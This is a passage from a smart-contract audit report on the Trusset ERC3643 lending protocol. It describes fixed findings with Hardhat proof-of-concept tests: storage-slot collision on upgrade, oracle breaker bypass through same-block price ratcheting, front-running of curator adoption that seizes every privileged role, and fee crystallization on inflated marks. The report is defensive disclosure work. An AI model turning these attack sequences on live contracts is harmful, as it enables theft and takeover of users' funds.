    maxPriceAge: c.maxPriceAge,
    closeFactor: c.closeFactor,
    maxTotalCollateral: c.maxTotalCollateral,
    maxUserCollateral: c.maxUserCollateral,
    useDutchAuction: true,
    auctionDuration: c.auctionDuration,
    auctionStartPremium: c.auctionStartPremium,
    auctionMinPremium: c.auctionMinPremium,
  });
  return suite;
}

async function marketWithActiveAuction() {
  const suite = await dutchAuctionMarket();
  await suite.market
    .connect(suite.actors.borrower)
    .openLoan(COLLATERAL, MAX_BORROW, EMPTY_SIGNED_PRICE);
  await pushPrice(suite, (INITIAL_PRICE * 70n) / 100n);
  await suite.market
    .connect(suite.actors.liquidator)
    .liquidate(1n, EMPTY_SIGNED_PRICE);
  return suite;
}

describe("F-008 Regression: bidOnAuction self-purchase guard", () => {
  it("should revert when borrower bids on their own Dutch auction [F-008 guard]",
async () => {
    const suite = await loadFixture(marketWithActiveAuction);
    const auction = await suite.market.getAuction(1n);
    expect(auction.active).to.equal(true);
    await expect(
      suite.market.connect(suite.actors.borrower).bidOnAuction(1n,
auction.collateralRemaining),
    ).to.be.reverted;
  });

  it("collateral tokens should remain frozen after blocked self-purchase [F-008
token state]", async () => {
    const suite = await loadFixture(marketWithActiveAuction);
    const auction = await suite.market.getAuction(1n);
    const frozenBefore = await
suite.security.getFrozenTokens(suite.actors.borrower.address);
    expect(frozenBefore).to.be.gt(0n);
    try {
      await suite.market
```

```
        .connect(suite.actors.borrower)
        .bidOnAuction(1n, auction.collateralRemaining);
    } catch {}
    const frozenAfter = await
suite.security.getFrozenTokens(suite.actors.borrower.address);
    expect(frozenAfter).to.equal(frozenBefore);
  });

  it("borrower self-bids at the decayed floor price: real discount, LP pool
absorbs the loss, insurance fund untouched [F-008 discount]", async () => {
    const suite = await loadFixture(marketWithActiveAuction);
    const auction = await suite.market.getAuction(1n);
    expect(auction.active).to.equal(true);

    await time.increaseTo(auction.endTime + 1n);
    const floorPrice = await suite.market.getAuctionPrice(1n);

    const insuranceAddress = await suite.insuranceFund.getAddress();
    const insuranceBefore = await suite.usdc.balanceOf(insuranceAddress);
    const totalLiquidityBefore = await suite.market.totalLiquidity();
    const frozenBeforeBid = await
suite.security.getFrozenTokens(suite.actors.borrower.address);
    const lotSize = auction.collateralRemaining;

    await expect(
      suite.market.connect(suite.actors.borrower).bidOnAuction(1n, lotSize),
    ).to.emit(suite.market, "DutchAuctionSettled");

    const frozenAfterBid = await
suite.security.getFrozenTokens(suite.actors.borrower.address);
    expect(frozenBeforeBid - frozenAfterBid).to.equal(lotSize);

    const insuranceAfter = await suite.usdc.balanceOf(insuranceAddress);
    const totalLiquidityAfter = await suite.market.totalLiquidity();

    expect(insuranceAfter).to.equal(insuranceBefore);
    expect(totalLiquidityAfter).to.be.lessThan(totalLiquidityBefore);

    console.log("auction floor price paid (per whole collateral unit):",
floorPrice.toString());
    console.log("LP pool loss absorbed by totalLiquidity:", (totalLiquidityBefore
- totalLiquidityAfter).toString());
    console.log("insurance fund balance change:", (insuranceAfter -
insuranceBefore).toString());
  });
});
```

RECOMMENDATION

Add require(msg.sender != loan.borrower, "SelfPurchaseNotAllowed") (or an equivalent custom error) at the start of bidOnAuction.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

SecurityAuctionModule.bid rejects msg.sender == auction.borrower via SelfPurchaseNotAllowed while still allowing other verified bidders. Covered by AuctionSelfPurchase.test.ts.

6.2.22 All eight upgradeable contracts are missing storage gap arrays (ERC3643 Lending)

MEDIUM FIXED

Impact: Medium

Likelihood: Low

DESCRIPTION

All 8 upgradeable contracts declare state variables sequentially with no uint256[N] private __gap reserve. Two contracts embed structs mid-layout (MarketConfig in SecurityTokenLendingMarket, DefaultRiskConfig in SecurityTokenLendingFactory) whose expansion in a future upgrade would shift every subsequent state variable to the wrong storage slot with no revert and no on-chain signal. For example, adding a field to MarketConfig shifts liquidationCounter and then pendingLiquidations to slots that previously held unrelated data.

Proof of Concept.

a real market proxy is driven to liquidationCounter == 1 through an actual liquidation, then upgraded via the contract's own upgradeToAndCall (the real production upgrade path, called by the DEFAULT_ADMIN_ROLE holder) to a V2 implementation whose MarketConfig struct has one extra field (maxBorrowPerBlock) appended, with every other variable identical to V1's layout. After the upgrade, V2's config.maxBorrowPerBlock reads back 1, the old liquidationCounter value bled into the new struct field, and V2's own liquidationCounter, now physically one slot further along, reads 0 instead of the real value.

V2 implementation (contracts/evm/mocks/MarketConfigCollisionV2.sol), used only to demonstrate the collision. Every state variable before config mirrors SecurityTokenLendingMarket's real declaration order and slot-consuming type:

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol:93-107 (MarketConfig struct), :195 (config), :197 (liquidationCounter) trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingFactory.sol:134-142 (DefaultRiskConfig struct), :144 (defaultRiskConfig), :146 (routerImpl)

```
// SecurityTokenLendingMarket.sol:93-107, 195, 197 -- config has no storage gap
before or after it, and liquidationCounter sits directly adjacent, so it shifts if
config grows
struct MarketConfig {
    uint256 collateralFactor;
    uint256 liquidationThreshold;
    uint256 liquidationPenalty;
    uint256 protocolFeeRate;
    uint256 minBorrowAmount;
    uint256 maxPriceAge;
    uint256 closeFactor;
    uint256 maxTotalCollateral;
    uint256 maxUserCollateral;
    bool useDutchAuction;
    uint256 auctionDuration;
    uint256 auctionStartPremium;
    uint256 auctionMinPremium;
}
...
MarketConfig public config;
...
uint256 public liquidationCounter;

// SecurityTokenLendingFactory.sol:134-146
struct DefaultRiskConfig {
    uint256 closeFactor;
    uint256 maxTotalCollateral;
    uint256 maxUserCollateral;
    bool useDutchAuction;
    uint256 auctionDuration;
    uint256 auctionStartPremium;
    uint256 auctionMinPremium;
}

DefaultRiskConfig public defaultRiskConfig;

address public routerImpl;             // directly adjacent -- shifts if the
struct grows
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture } from "@nomicfoundation/hardhat-network-helpers";
import {
  CollateralMode,
  deployMarket,
  EMPTY_SIGNED_PRICE,
```

```
  fundBorrower,
  INITIAL_PRICE,
  PriceSource,
  seedLiquidity,
  TOKEN_UNIT,
  USDC_UNIT,
} from "../helpers/fixtures";
import type { MarketConfigCollisionV2 } from "../../typechain-types";

const COLLATERAL = 100n * TOKEN_UNIT;
const POOL = 50_000n * USDC_UNIT;
const BORROW = 3_000n * USDC_UNIT;

async function marketWithPendingLiquidation() {
  const suite = await deployMarket({ mode: CollateralMode.Custody, priceSource:
PriceSource.NAV });
  await seedLiquidity(suite, suite.actors.lp, POOL);
  await fundBorrower(suite, suite.actors.borrower, COLLATERAL);
  await suite.market
    .connect(suite.actors.borrower)
    .openLoan(COLLATERAL, BORROW, EMPTY_SIGNED_PRICE);

  const crashedPrice = (INITIAL_PRICE * 5n) / 100n;
  await suite.oracle.connect(suite.actors.issuer).setMaxDeviation(10000n);
  await suite.oracle.connect(suite.actors.issuer).updatePrice(crashedPrice);

  await suite.market.connect(suite.actors.liquidator).liquidate(1n,
EMPTY_SIGNED_PRICE);
  return suite;
}

describe("F-009: MarketConfig expansion shifts liquidationCounter to the wrong
slot on upgrade", () => {
  it("a real UUPS upgrade that adds one field to MarketConfig corrupts the read of
liquidationCounter", async () => {
    const suite = await loadFixture(marketWithPendingLiquidation);
    const marketAddress = await suite.market.getAddress();

    const realLiquidationCounterBefore = await suite.market.liquidationCounter();
    expect(realLiquidationCounterBefore).to.equal(1n);

    const V2Factory = await ethers.getContractFactory("MarketConfigCollisionV2");
    const v2Impl = await V2Factory.deploy();
    await suite.market
      .connect(suite.actors.admin)
      .upgradeToAndCall(await v2Impl.getAddress(), "0x");

    const upgraded = (await ethers.getContractAt(
```

```
      "MarketConfigCollisionV2",
      marketAddress,
    )) as unknown as MarketConfigCollisionV2;

    const configAfter = await upgraded.config();
    expect(configAfter.maxBorrowPerBlock).to.equal(realLiquidationCounterBefore);

    const liquidationCounterAfterUpgrade = await upgraded.liquidationCounter();

expect(liquidationCounterAfterUpgrade).to.not.equal(realLiquidationCounterBefore);
  });
});
```

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

import { Initializable } from "@openzeppelin/contracts-upgradeable/proxy/utils/
Initializable.sol";
import { UUPSUpgradeable } from "@openzeppelin/contracts-upgradeable/proxy/utils/
UUPSUpgradeable.sol";

contract MarketConfigCollisionV2 is Initializable, UUPSUpgradeable {
    struct MarketConfig {
        uint256 collateralFactor;
        uint256 liquidationThreshold;
        uint256 liquidationPenalty;
        uint256 protocolFeeRate;
        uint256 minBorrowAmount;
        uint256 maxPriceAge;
        uint256 closeFactor;
        uint256 maxTotalCollateral;
        uint256 maxUserCollateral;
        bool useDutchAuction;
        uint256 auctionDuration;
        uint256 auctionStartPremium;
        uint256 auctionMinPremium;
        uint256 maxBorrowPerBlock; // new field added by this upgrade
    }

    address public usdc;
    address public collateralToken;
    address public priceOracle;
    address public interestModel;
    address public insuranceFund;
    address public identityRegistry;
    address public adapter;
    address public liquidationContract;
```

```
    address private deployer;
    uint256 public collateralTokenScale;
    uint256 private refCounter;
    mapping(uint256 => uint256) private loans;
    mapping(address => uint256) private userLoans;
    mapping(address => uint256) public userTotalCollateral;
    uint256 public loanCounter;
    mapping(address => uint256) private liquidityProviders;
    uint256 public totalShares;
    uint256 public totalLiquidity;
    uint256 public totalBorrowed;
    uint256 public totalCollateral;
    uint256 public lastGlobalAccrualTime;
    uint256 public globalAccruedLPInterest;
    uint256 private totalProtocolFeesAccrued;
    uint256 private totalTrussetFeesAccrued;

    MarketConfig public config;
    uint256 public liquidationCounter;

    function _authorizeUpgrade(address) internal override {}
}
```

RECOMMENDATION

Add a uint256[N] private __gap at the tail of each of the 8 contracts, sized to reserve the storage slots not currently in use, and reduce the gap size whenever new state variables are added. Alternatively, migrate MarketConfig and DefaultRiskConfig to EIP-7201 namespaced storage so struct expansion no longer shifts sequential slots.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

All eight UUPS contracts reserve storage gaps (__gap), and MarketState carries its own trailing gap. Storage-layout upgrade tests pin the layout.

6.2.23 Oracle deviation circuit breaker only bounds a single hop, not cumulative movement (ERC3643 Lending)

MEDIUM FIXED

Impact: Medium

Likelihood: Low

DESCRIPTION

_checkDeviation computes the allowed price movement against the current stored price only (maxAllowed = currentPrice * maxDeviationBps / BPS_PRECISION). There is no absolute ceiling, no minimum interval between updates, and no cumulative or per-block bound. Because block.timestamp is constant within a block, an authorized signer can issue repeated +50% updates in a single transaction, each individually passing the per-hop check, compounding to an arbitrary cumulative price move.

Proof of Concept.

six +50% hops in one block move the price 11.39x with no single hop exceeding the breaker, while one hop over 50% correctly reverts.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityPriceOracle.sol:89-100 (updatePrice), :220-226 (_checkDeviation)

```
// SecurityPriceOracle.sol:89-100
function updatePrice(uint256 newPrice) external {
    if (msg.sender != owner() && !authorizedSigners[msg.sender]) {
        revert UnauthorizedSigner();
    }
    if (newPrice < MIN_PRICE) revert InvalidPrice();
    _checkDeviation(newPrice);

    uint256 oldPrice = price;
    price = newPrice;
    updatedAt = block.timestamp;
    emit PriceUpdated(oldPrice, newPrice, msg.sender);
}

// SecurityPriceOracle.sol:220-226
function _checkDeviation(uint256 newPrice) internal view {
    uint256 currentPrice = price;
    if (currentPrice == 0) return;
    uint256 diff = newPrice > currentPrice ? newPrice - currentPrice :
currentPrice - newPrice;
    uint256 maxAllowed = (currentPrice * maxDeviationBps) / BPS_PRECISION;
    if (diff > maxAllowed) revert PriceDeviationTooLarge();
}
```

```
import { expect } from "chai";
import { ethers, upgrades } from "hardhat";
import { loadFixture } from "@nomicfoundation/hardhat-network-helpers";
import { getActors, INITIAL_PRICE } from "../helpers/fixtures";
import type { SecurityPriceOracle } from "../../typechain-types";
```

```
async function oracleFixture() {
  const actors = await getActors();
  const Oracle = await ethers.getContractFactory("SecurityPriceOracle");
  const oracle = (await upgrades.deployProxy(Oracle, [actors.issuer.address,
INITIAL_PRICE], {
    kind: "uups",
  })) as unknown as SecurityPriceOracle;
  return { oracle, actors };
}

describe("F-020: deviation circuit breaker bypassable via same-block price
ratcheting", () => {
  it("baseline: a single hop exceeding maxDeviationBps (50%) reverts", async () =>
{
    const { oracle, actors } = await loadFixture(oracleFixture);
    const rogue = actors.outsider;
    await oracle.connect(actors.issuer).setAuthorizedSigner(rogue.address, true);
    const oneHopOver = INITIAL_PRICE + (INITIAL_PRICE * 5000n) / 10000n + 1n;
    await
expect(oracle.connect(rogue).updatePrice(oneHopOver)).to.be.revertedWithCustomErro
r(
      oracle,
      "PriceDeviationTooLarge",
    );
  });

  it("ratchets price > 4x within one block via repeated +50% hops", async () => {
    const { oracle, actors } = await loadFixture(oracleFixture);
    const rogue = actors.outsider;
    await oracle.connect(actors.issuer).setAuthorizedSigner(rogue.address, true);

    let price = await oracle.price();
    const hops = 6;
    for (let i = 0; i < hops; i++) {
      const next = price + price / 2n;
      await oracle.connect(rogue).updatePrice(next);
      price = next;
    }

    const [finalPrice] = await oracle.getPrice();
    expect(finalPrice).to.equal(price);
    expect(finalPrice).to.be.greaterThan(INITIAL_PRICE * 4n);
  });
});
```

RECOMMENDATION

Add a cumulative or per-block deviation bound in addition to the existing per-hop check, and enforce a minimum interval between price updates. Consider requiring a multi-signer threshold or a cooldown for large cumulative moves.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

SecurityPriceOracle bounds cumulative movement against a rolling window anchor and refuses a second direct attestation in the same block. Covered by OracleDeviationBounds.test.ts.

6.2.24 Open-market curator adoption is front-runnable (ERC3643 Lending)

MEDIUM FIXED

Impact: Medium

Likelihood: Medium

DESCRIPTION

SecurityTokenLendingFactory.acceptCuratorRole is the single, irreversible handover of every privileged role on a freshly deployed lending set. For a market deployed with openToAnyCurator == true, the nomination gate is bypassed entirely, leaving isVerified(msg.sender) on the identity registry as the only check. There is no bond, no deployer co-sign, no commit-reveal, no deadline, and no owner override to undo a capture. seekingCurator and curator can only be set by acceptCuratorRole itself. Any verified caller who lands first claims the entire privileged surface (admin, issuer, sale recipient, liquidation operator, oracle owner, price signer) for themselves.

Proof of Concept.

an attacker's transaction and the intended lender's transaction are forced into the same block; the attacker wins and ends up holding every privileged role across the market, router, oracle, insurance fund, and interest model, with no owner function able to reverse it.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingFactory.sol:447-511 (acceptCuratorRole), specifically :453 (nomination bypass) and :492 (only remaining check)

```
// SecurityTokenLendingFactory.sol:447-511
function acceptCuratorRole(address market, CuratorTerms calldata terms) external {
    Deployment storage d = deployments[market];
    if (!d.seekingCurator) revert NotSeekingCurator();
    // A market the deployer left open is offered to every lender of record rather
than
    // to a shortlist. The claim is still not open: the caller is checked against
the
```

```
    // register provider's identity registry below, exactly as a nominee is.
    if (!d.openToAnyCurator && !_nominated[market][msg.sender]) revert
NotNominated();
    if (terms.admin == address(0)) revert InvalidAddress();
    if (terms.issuer == address(0)) revert InvalidAddress();
    if (terms.collateralAgent == address(0)) revert InvalidAddress();
    if (terms.saleRecipient == address(0)) revert InvalidAddress();
    if (terms.liquidationOperator == address(0)) revert InvalidAddress();
    if (terms.oracleOwner == address(0)) revert InvalidAddress();
    if (terms.priceSigner == address(0)) revert InvalidAddress();
    if (terms.realizationMode == RealizationMode.Undeclared) revert
InvalidParameters();
    if (
        terms.realizationMode == RealizationMode.Auction &&
        d.priceSource == SecurityTokenLendingMarket.PriceSource.Market
    ) revert InvalidParameters();
    if (SecurityPriceOracle(d.oracle).signerCount() != 1) revert
SignerSetNotClean();

    address registry =
address(SecurityTokenLendingMarket(market).identityRegistry());
    if (registry == address(0)) {
        if (!_nominated[market][msg.sender]) revert IdentityRegistryRequired();
        registry = terms.identityRegistry;
        if (registry == address(0)) revert IdentityRegistryRequired();
    }

    d.seekingCurator = false;
    d.curator = msg.sender;
    d.admin = terms.admin;
    d.issuer = terms.issuer;
    d.collateralAgent = terms.collateralAgent;
    d.saleRecipient = terms.saleRecipient;
    d.liquidityCommitment = terms.liquidityCommitment;
    d.realizationMode = terms.realizationMode;
    _removePending(market);

    (bool verified, ) = IIdentityRegistryLite(registry).isVerified(msg.sender);
    if (!verified) revert CandidateNotVerified();

    SecurityTokenLendingMarket(market).adoptCurator(
        terms.admin, terms.issuer, terms.collateralAgent, registry
    );
    SecurityLiquidationRouter(d.router).adoptCurator(
        terms.admin, terms.liquidationOperator, terms.saleRecipient
    );

    SecurityPriceOracle(d.oracle).setAuthorizedSigner(terms.priceSigner, true);
```

```
    SecurityPriceOracle(d.oracle).setAuthorizedSigner(address(this), false);
    SecurityPriceOracle(d.oracle).transferOwnership(terms.oracleOwner);
    SecurityInterestRateModel(d.interestModel).transferOwnership(terms.issuer);
    SecurityInsuranceFund(d.insuranceFund).transferOwnership(terms.admin);
```

```
import { expect } from "chai";
import { loadFixture } from "@nomicfoundation/hardhat-network-helpers";
import { ethers } from "hardhat";
import {
  deployPendingMarket,
  curatorTerms,
  CollateralMode,
  PriceSource,
  DEFAULT_ADMIN_ROLE,
  ISSUER_ROLE,
  OPERATOR_ROLE,
  type MarketSuite,
} from "../helpers/fixtures";

async function openMarket(): Promise<MarketSuite> {
  return deployPendingMarket({
    mode: CollateralMode.Freeze,
    priceSource: PriceSource.Market,
    candidates: [],
    openToAnyCurator: true,
  });
}

describe("F-025: open-market curator adoption is front-runnable", () => {
  it("a verified UN-nominated attacker can front-run the intended lender and seize
every privileged role", async () => {
    const suite = await loadFixture(openMarket);
    const marketAddress = await suite.market.getAddress();
    const attacker = suite.actors.outsider;
    const lender = suite.actors.curator;

    await suite.registry.setVerified(attacker.address, true, 1);
    expect(await suite.factory.getNominations(marketAddress)).to.deep.equal([]);

    const attackerTerms = curatorTerms(suite.actors, suite.registryAddress, {
      admin: attacker.address,
      issuer: attacker.address,
      collateralAgent: attacker.address,
      saleRecipient: attacker.address,
      liquidationOperator: attacker.address,
      oracleOwner: attacker.address,
      priceSigner: attacker.address,
```

```
    });

    await ethers.provider.send("evm_setAutomine", [false]);
    const attackerTx = await suite.factory
      .connect(attacker)
      .acceptCuratorRole(marketAddress, attackerTerms, { gasLimit: 2_000_000 });
    const lenderTx = await suite.factory
      .connect(lender)
      .acceptCuratorRole(marketAddress, curatorTerms(suite.actors,
suite.registryAddress), {
        gasLimit: 2_000_000,
      });
    await ethers.provider.send("evm_mine", []);
    await ethers.provider.send("evm_setAutomine", [true]);

    const [ar, lr] = await Promise.all([
      ethers.provider.getTransactionReceipt(attackerTx.hash),
      ethers.provider.getTransactionReceipt(lenderTx.hash),
    ]);
    expect(ar!.blockNumber).to.equal(lr!.blockNumber);
    expect(ar!.status).to.equal(1);
    expect(lr!.status).to.equal(0);

    const d = await suite.factory.getDeployment(marketAddress);
    expect(d.curator).to.equal(attacker.address);
    expect(d.admin).to.equal(attacker.address);
    expect(await suite.market.hasRole(DEFAULT_ADMIN_ROLE,
attacker.address)).to.equal(true);
    expect(await suite.market.hasRole(ISSUER_ROLE,
attacker.address)).to.equal(true);
    expect(await suite.router.hasRole(DEFAULT_ADMIN_ROLE,
attacker.address)).to.equal(true);
    expect(await suite.router.hasRole(OPERATOR_ROLE,
attacker.address)).to.equal(true);
    expect(await suite.oracle.owner()).to.equal(attacker.address);
    expect(await suite.insuranceFund.owner()).to.equal(attacker.address);
    expect(await suite.interestModel.owner()).to.equal(attacker.address);
  });
});
```

RECOMMENDATION

For open markets, add a commit-reveal step with a deadline, or require a bond/deployer co-sign before acceptCuratorRole completes. Add an owner or guardian override that can reset seekingCurator within a grace window if adoption goes to the wrong party.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

Open-market curator adoption requires a claimant-bound commitment that waits CLAIM_DELAY before acceptCuratorRole; rivals cannot ride another announcement. Covered by OpenMarketClaim.test.ts.

6.2.25 Vault performance fee crystallizes on unrealized, operator-controllable marks (ERC3643 Lending)

MEDIUM FIXED

Impact: Medium

Likelihood: Medium

DESCRIPTION

collectPerformanceFee prices vault shares off _totalAssets(), which sums idle assets and each allocated market's getLpInfo().value. That value includes accrued-but-uncollected interest, an unrealized figure that the vault operator can influence indirectly through interest-rate parameters and market configuration on markets it curates (_requireOperatorsMarket restricts allocation to the operator's own markets). The fee has no settlement/realization gate and no clawback: once minted, fee shares persist even if the mark that produced them later reverses.

Proof of Concept.

uses a settable mock market to model the mark; the underlying vault contract's fee mechanism (no realization gate, no clawback) is real and independently verified against SecurityLendingVault.sol.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityLendingVault.sol:388-405 (collectPerformanceFee), :434-443 (_totalAssets)

```
// SecurityLendingVault.sol:388-405
function collectPerformanceFee() external onlyOwner nonReentrant returns (uint256
feeShares) {
    uint256 supply = totalSupply();
    if (supply == 0 || performanceFeeBps == 0) return 0;
    (uint256 total, bool complete) = _totalAssets();
    if (!complete) revert AssetsUnreadable();
    uint256 price = (total * PRECISION) / supply;
    if (price <= feeHighWaterMark) return 0;

    uint256 gainAssets = ((price - feeHighWaterMark) * supply) / PRECISION;
    uint256 feeAssets = (gainAssets * performanceFeeBps) / 10000;
```

```
    // Shares that dilute exactly feeAssets of value out of the current holders
    feeShares = (feeAssets * supply) / (total - feeAssets);
    if (feeShares == 0) return 0;

    _mint(owner(), feeShares);
    feeHighWaterMark = (total * PRECISION) / totalSupply();
    emit PerformanceFeeCollected(feeShares, feeHighWaterMark);
}

// SecurityLendingVault.sol:434-443 -- no realized/settled flag anywhere in the
mark
function _totalAssets() internal view returns (uint256 total, bool complete) {
    total = idleAssets;
    complete = true;
    uint256 count = allocatedMarkets.length;
    for (uint256 i = 0; i < count; i++) {
        (, uint256 value, bool ok) = _lpInfo(allocatedMarkets[i]);
        if (ok) total += value;
        else complete = false;
    }
}
```

```
import { expect } from "chai";
import { ethers, upgrades } from "hardhat";
import { loadFixture } from "@nomicfoundation/hardhat-network-helpers";

const DECIMALS = 6n;
const UNIT = 10n ** DECIMALS;
const DEPOSIT = 1000n * UNIT;
const FEE_BPS = 1000n;

async function fixture() {
  const [operator, investor] = await ethers.getSigners();
  const Asset = await ethers.getContractFactory("TestERC20");
  const asset = await Asset.deploy("USD Coin", "USDC", 6);
  const Registry = await ethers.getContractFactory("TestIdentityRegistry");
  const registry = await Registry.deploy();
  await registry.setVerified(investor.address, true, 1);
  const StubFactory = await ethers.getContractFactory("StubVaultLendingFactory");
  const stubFactory = await StubFactory.deploy(operator.address);
  const Market = await ethers.getContractFactory("SettableValueMarket");
  const market = await Market.deploy(await asset.getAddress());
  const Vault = await ethers.getContractFactory("SecurityLendingVault");
  const vault = (await upgrades.deployProxy(
    Vault,
    [await asset.getAddress(), operator.address, await registry.getAddress(),
await stubFactory.getAddress(), "Operator Vault", "opVLT", FEE_BPS],
```

```
    { kind: "uups" },
  )) as unknown as any;
  await asset.mint(investor.address, DEPOSIT);
  await asset.connect(investor).approve(await vault.getAddress(),
ethers.MaxUint256);
  return { operator, investor, asset, vault, market };
}

describe("F-030: performance fee on unrealized, operator-controllable marks", ()
=> {
  it("crystallizes a fee on an inflated mark and keeps it after the mark
reverses", async () => {
    const { operator, investor, vault, market } = await loadFixture(fixture);

    await vault.connect(investor).deposit(DEPOSIT);
    await vault.connect(operator).allocate(await market.getAddress(), DEPOSIT);
    await market.connect(operator).setLpValue(2n * DEPOSIT);

    const supplyBefore = await vault.totalSupply();
    const operatorBefore = await vault.balanceOf(operator.address);

    await vault.connect(operator).collectPerformanceFee();

    const feeShares = (await vault.balanceOf(operator.address)) - operatorBefore;
    expect(feeShares).to.be.greaterThan(0n);

    await market.connect(operator).setLpValue(DEPOSIT);

    const supplyAfter = await vault.totalSupply();
    const priceAfter = await vault.sharePrice();
    const investorValueAfter = (await vault.balanceOf(investor.address)) *
priceAfter / 10n ** 18n;

    expect(supplyAfter).to.be.greaterThan(supplyBefore);
    expect(await vault.balanceOf(operator.address)).to.equal(feeShares);
    expect(priceAfter).to.be.lessThan(10n ** 18n);
    expect(investorValueAfter).to.be.lessThan(DEPOSIT);
  });
});
```

RECOMMENDATION

Gate performance-fee collection on realized/settled value, excluding accrued-but-uncollected interest from the fee-eligible mark. Add a clawback mechanism or a timelock on collectPerformanceFee, matching the 7-day notice period already used for proposeUpgrade and market eviction.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

Vault performance fees crystallize only on realized asset marks (_realizedTotalAssets) and only after a FEE_COLLECTION_DELAY notice. Covered by RealizedFeeBasis and VaultFeeNotice tests.

6.2.26 Single-step ownership and unguarded renounceOwnership can permanently brick the insurance fund (ERC3643 Lending)

MEDIUM FIXED

Impact: Medium

Likelihood: Low

DESCRIPTION

SecurityInsuranceFund inherits standard OwnableUpgradeable, whose unguarded renounceOwnership() sets owner = address(0) with no way back. Every privileged function (authorizeMarket, emergencyWithdraw, _authorizeUpgrade) is onlyOwner, and the factory hands ownership to a single EOA via a single-step transferOwnership with no accept step. Once ownership is renounced, or transferred to a wrong address, no function can ever satisfy onlyOwner again, including the upgrade path itself, since _authorizeUpgrade is also onlyOwner. Any USDC reserve held by the fund becomes permanently stranded.

Proof of Concept.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityInsuranceFund.sol:14-19 (OwnableUpgradeable inheritance, no two-step), :61-65 (authorizeMarket), :91-94 (emergencyWithdraw) trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingFactory.sol:506 (single-step transferOwnership handover)

```
// SecurityInsuranceFund.sol:14-19
contract SecurityInsuranceFund is
    Initializable,
    UUPSUpgradeable,
    ReentrancyGuardUpgradeable,
    OwnableUpgradeable
{

// SecurityInsuranceFund.sol:61-65, 91-94
function authorizeMarket(address market, bool status) external onlyOwner {
    if (market == address(0)) revert InvalidAddress();
    authorizedMarkets[market] = status;
    emit MarketAuthorized(market, status);
}
```

```
...
function emergencyWithdraw(uint256 amount, address to) external onlyOwner
nonReentrant {
    if (to == address(0)) revert InvalidAddress();
    if (amount == 0) revert ZeroAmount();
    uint256 balance = usdc.balanceOf(address(this));

// SecurityTokenLendingFactory.sol:506
SecurityInsuranceFund(d.insuranceFund).transferOwnership(terms.admin);
```

```
import { expect } from "chai";
import { ethers, upgrades } from "hardhat";
import { loadFixture } from "@nomicfoundation/hardhat-network-helpers";
import { getActors, USDC_UNIT } from "../helpers/fixtures";
import type { SecurityInsuranceFund, TestERC20 } from "../../typechain-types";

const FUNDING = 10_000n * USDC_UNIT;

async function fixture() {
  const actors = await getActors();
  const usdc = (await (
    await ethers.getContractFactory("TestERC20")
  ).deploy("USD Coin", "USDC", 6)) as TestERC20;
  const Fund = await ethers.getContractFactory("SecurityInsuranceFund");
  const fund = (await upgrades.deployProxy(Fund, [await usdc.getAddress(),
actors.admin.address], {
    kind: "uups",
  })) as unknown as SecurityInsuranceFund;
  const market = actors.deployer;
  await fund.connect(actors.admin).authorizeMarket(market.address, true);
  await usdc.mint(market.address, FUNDING * 2n);
  await usdc.connect(market).approve(await fund.getAddress(), ethers.MaxUint256);
  await fund.connect(market).addFunds(FUNDING);
  return { actors, usdc, fund, market };
}

describe("F-042renounceOwnership permanently bricks the insurance fund", () => {
  it("renounceOwnership() sets owner to address(0)no guard, no recovery", async ()
=> {
    const { actors, fund } = await loadFixture(fixture);
    await expect(fund.connect(actors.admin).renounceOwnership())
      .to.emit(fund, "OwnershipTransferred")
      .withArgs(actors.admin.address, ethers.ZeroAddress);
    expect(await fund.owner()).to.equal(ethers.ZeroAddress);
  });

  it("after renounce, emergencyWithdraw is permanently unreachable (funds
```

```
stranded)", async () => {
    const { actors, fund } = await loadFixture(fixture);
    await fund.connect(actors.admin).renounceOwnership();
    expect(await fund.getBalance()).to.equal(FUNDING);
    await expect(
      fund.connect(actors.admin).emergencyWithdraw(FUNDING, actors.admin.address),
    ).to.be.revertedWithCustomError(fund, "OwnableUnauthorizedAccount");
    expect(await fund.getBalance()).to.equal(FUNDING);
  });

  it("after renounce, upgrade is permanently unreachable (cannot fix via
upgrade)", async () => {
    const { actors, fund } = await loadFixture(fixture);
    const Fund = await ethers.getContractFactory("SecurityInsuranceFund");
    const impl = await Fund.deploy();
    await fund.connect(actors.admin).renounceOwnership();
    await expect(
      fund.connect(actors.admin).upgradeToAndCall(await impl.getAddress(), "0x"),
    ).to.be.revertedWithCustomError(fund, "OwnableUnauthorizedAccount");
  });
});
```

RECOMMENDATION

Replace OwnableUpgradeable with Ownable2StepUpgradeable, and override renounceOwnership() to revert. Consider a guardian or timelock for _authorizeUpgrade and emergencyWithdraw to remove the single-EOA point of failure.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

SecurityInsuranceFund (and sibling owners) use Ownable2StepUpgradeable; renounceOwnership is overridden to revert, preventing irreversible bricking. Covered by OwnershipHandover.test.ts.

6.2.27 Interest rate changes retroactively re-price the already-open accrual window (ERC3643 Lending)

MEDIUM FIXED

Impact: Medium

Likelihood: Medium

DESCRIPTION

SecurityInterestRateModel.updateParameters (owned by the issuer) changes the rate curve immediately, with no timelock and no pre-change accrual checkpoint. The market accrues lazily: _accrueGlobalInterest applies the current rate to the entire elapsed time since the last checkpoint, not just the time since the rate changed. Because updating the rate model does not touch the market's accrual clock, any time elapsed under the old rate gets billed at the new rate on the next accrual.

Proof of Concept.

